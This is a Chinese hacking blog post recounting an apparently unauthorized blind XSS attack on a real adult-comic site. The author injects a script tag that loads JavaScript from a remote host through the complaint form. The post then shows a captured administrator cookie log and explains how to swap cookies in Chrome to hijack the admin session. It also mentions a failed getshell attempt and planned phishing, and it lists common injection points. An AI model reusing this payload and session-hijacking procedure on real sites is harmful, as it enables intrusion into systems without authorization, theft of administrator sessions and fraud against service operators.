

记一次X情漫画的XSS盲打

原创 HACK学习 HACK学习呀

2020-11-20原文

0X00 什么是XSS盲打？

简单来说，盲打就是在一切可能的地方尽可能多的提交XSS语句，然后看哪一条会被执行，就能获取管理员的Cookie。趁着没过期赶紧用了，这样就能直接管理员进后台。然后再上传一句话，Getshell。


盲打只是一种惯称的说法，就是不知道后台不知道有没有xss存在的情况下，不顾一切的输入XSS代码在留言啊，feedback啊之类的地方，尽可能多的尝试XSS的语句与语句的存在方式，就叫盲打。

"XSS盲打"是指在攻击者对数据提交后展现的后台未知的情况下，网站采用了攻击者插入了带真实攻击功能的XSS攻击代码（通常是使用script标签引入远程的js）的数据。当未知后台在展现时没有对这些提交的数据进行过滤，那么后台管理人员在操作时就会触发XSS来实现攻击者预定好的“真实攻击功能”。

通俗讲就是见到输入框就输入提前准备的XSS代码，通常是使用script标签引入远程的js代码，当有后台人员审核提交数据时候，点击了提交的数据，触发获取到有价值信息。

关于“盲打”这个词语的出现，最早应该是在wooyun里id为“胯下有杀气”的马甲提出的。最早的一个wooyun案列是2012年7月提交的《WooYun-2012-09547》，由此xss盲打火了起来


0X01 实战案例-X情漫画的一次XSS盲打



看的我血脉喷张，点进去一看，居然要充值
不行，白嫖才是王道



点开我的，然后点击投诉，进行XSS盲打操作



XSS Payload:

```
<sCRiPt SRC=https://xx.xx/dxxR></sCrIpT>
```

<

投诉

☐

充值不到账

☐

忘记网址

☐

违规内容

☐

其他

投诉描述

遇到了什么问题? 180字以内才能成功传送喔~

<sCRiPt
sRC=https://xx.xx/dxxR> </sCrlpT
>

您的联系方式(仅限Email)

您的联系方式

提交

🔼 返回顶部

HACK学习呀

然后提交等待管理员或者运营人员看见，可能会触发

0X02 中了，马飞

XSS后台成功看到了打中的消息，访问后台，替换Cookie进入后台

测试发现只需要PHPSESSID的值即可进入后台

折叠

2020-11-17

16:07:29

- location : https://[redacted]ms/feedback/index
- toplocation : https://[redacted]om/bms/feedback/index
- cookie : _ga=GA1.2.2147126338.1598911798; reaua=5BKVAR; reauava=https%3A%2F%2Fcomics1.[redacted].3.com%2Fstatic%2Fserimg%2Favater%2F11.jpg; reuathf=4a73d4acb258dd562c02361e8029d63f; reuath=0d133397900cee93ad7b0accf915244; reuathn=404b82a76b5d29c2d30b994d219d3351; reuathx=29a3ca8e6f2802a24cebb1d39c4aae20; reuath3=9be906489c6b5eb1843b7e3d6f845332; reuatho=586d720e4de73f1394c32578921bd2cf; reuathp=8f364625346aaf029079e2a3598cfa0c; reuathq=0b6b7b37bd3f46e19d097635be8b36a3; reuathb=0d6f99008a10ba8e0abe5a053f4f77cb; reuathj=1029feebb08235ad0ea3cb4e2375f9d; __stripe_mid=b4eb5016-2c3f-4d73-8a06-27898dbf9944580ae8; PHPSESSID=uvfuejj0f6tggu3q6m0arngr
- opener :

删除

- HTTP_REFERER : https://[redacted]m/
- HTTP_USER_AGENT : Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36
- REMOTE_ADDR : 113.[redacted].208
- REMOTE_PORT : 59741
- IP-ADDR :

 HACK学习呀

Chrome如何不使用插件就替换Cookie值

F12, 打开

然后看左边, 选择Cookies, 点击当前网址

然后右边就有字段和值

双击该字段或者值即可修改

没有的值, 双击下面空白处即可新建

Application Security Lighthouse

Filter

How to show cookies with an issue

| Name | Value | Domain | Path | Expires... | Size | HttpO... | Secure | SameSi... | Priority |
|---------------|--|-----------|------|------------|------|----------|--------|-----------|----------|
| BDSVRTM | 0 | www.b... | / | Session | 8 | | | | Medium |
| H_PS_645EC | fceb5Du7EwiFubbwrrwarSMUHxHCw0XmJdpYa4... | www.b... | / | 2020-1... | 71 | | | | Medium |
| BAIDUID_BFESS | F2838881405935DC5F5868DE2C8F01145:FG=1 | .baidu... | / | 2021-1... | 50 | | ✓ | None | Medium |
| BA_HECTOR | 0525000g8gala0a1ui1fredc70r | .baidu... | / | 2020-1... | 36 | | | | Medium |
| PSINO | 7 | .baidu... | / | Session | 6 | | | | Medium |
| delPer | 0 | .baidu... | / | Session | 7 | | | | Medium |
| BDSFRCVID | Vf_OIexroG3SW0rrGjAahMP15eKK0gOTDYLEUa... | .baidu... | / | Session | 116 | | | | Medium |
| BDORZ | 149085EBF6F3CD402E515D228CDA1598 | .baidu... | / | 2020-1... | 37 | | | | Medium |
| H_PS_PSSID | 140133061_31660_33099_33100_32961_31708 | .baidu... | / | Session | 50 | | | | Medium |
| H_BDCLKID_SF | tbkD_C_MfivhDRTvhCjrh-FSMgTBKI62aKDs-JT7B... | .baidu... | / | Session | 207 | | | | Medium |
| BD_CK_SAM | 1 | www.b... | / | Session | 10 | | | | Medium |
| BIDUPSID | 4624216ECE4A0996A6E8A320D3D4DD90 | .baidu... | / | 2052-1... | 40 | | | | Medium |
| PSTM | 1603898553 | .baidu... | / | 2088-1... | 14 | | | | Medium |
| BAIDUID | DE13CEBAE7051CC748EA4ACE6DF0D050:FG=1 | .baidu... | / | 2021-1... | 44 | | | | Medium |
| BD_UPN | 12314753 | www.b... | / | 2020-1... | 14 | | | | Medium |
| BDUSS | ERkd3l-T3AxbDJENk5IT1ZJbDUzQ0xOHFGVGR... | .baidu... | / | 2029-0... | 197 | ✓ | | | Medium |
| BDUSS_BFESS | ERkd3l-T3AxbDJENk5IT1ZJbDUzQ0xOHFGVGR... | .baidu... | / | 2029-0... | 203 | ✓ | ✓ | None | Medium |

fceb5Du7EwiFubbwrrwarSMUHxHCw0XmJdpYa4GUEVofNcrupwn%28mOgMs1OM

如何替换Cookie, F12, 然后选择application, 然后点开Cookies, 选择要改的网址, 点进去, 然后双击你要修改的字段, 如果没有就点击空白处新建, 粘贴进去即可

HACK学习呀

进入后台

Dashboard:

56 今日新增用户

1 今日新增订单

99 今日新增金额


950 今日新增金币

Sales

11-11 11-12 11-13 11-14 11-15 11-16 11-17

HACK学习呀

白嫖看漫画，舒服了



后台尝试了文件上传，均被传到CDN和图片服务器，Flash钓鱼下次再干他

常见XSS盲打点：


1. 各类APP的投诉以及建议的地方
2. 留言评论处，反馈处等
3. 充值需要提交给后台审核处
4. 名字，真实姓名，银行信息，个人签名以及头像处等等
5. 更多的大家留言补充吧




2020年性价比最高安全课程

报名线上学习

从零开始学习白帽黑客

 HACK学习呀

点赞 在看 转发



精选留言

用户设置不下载评论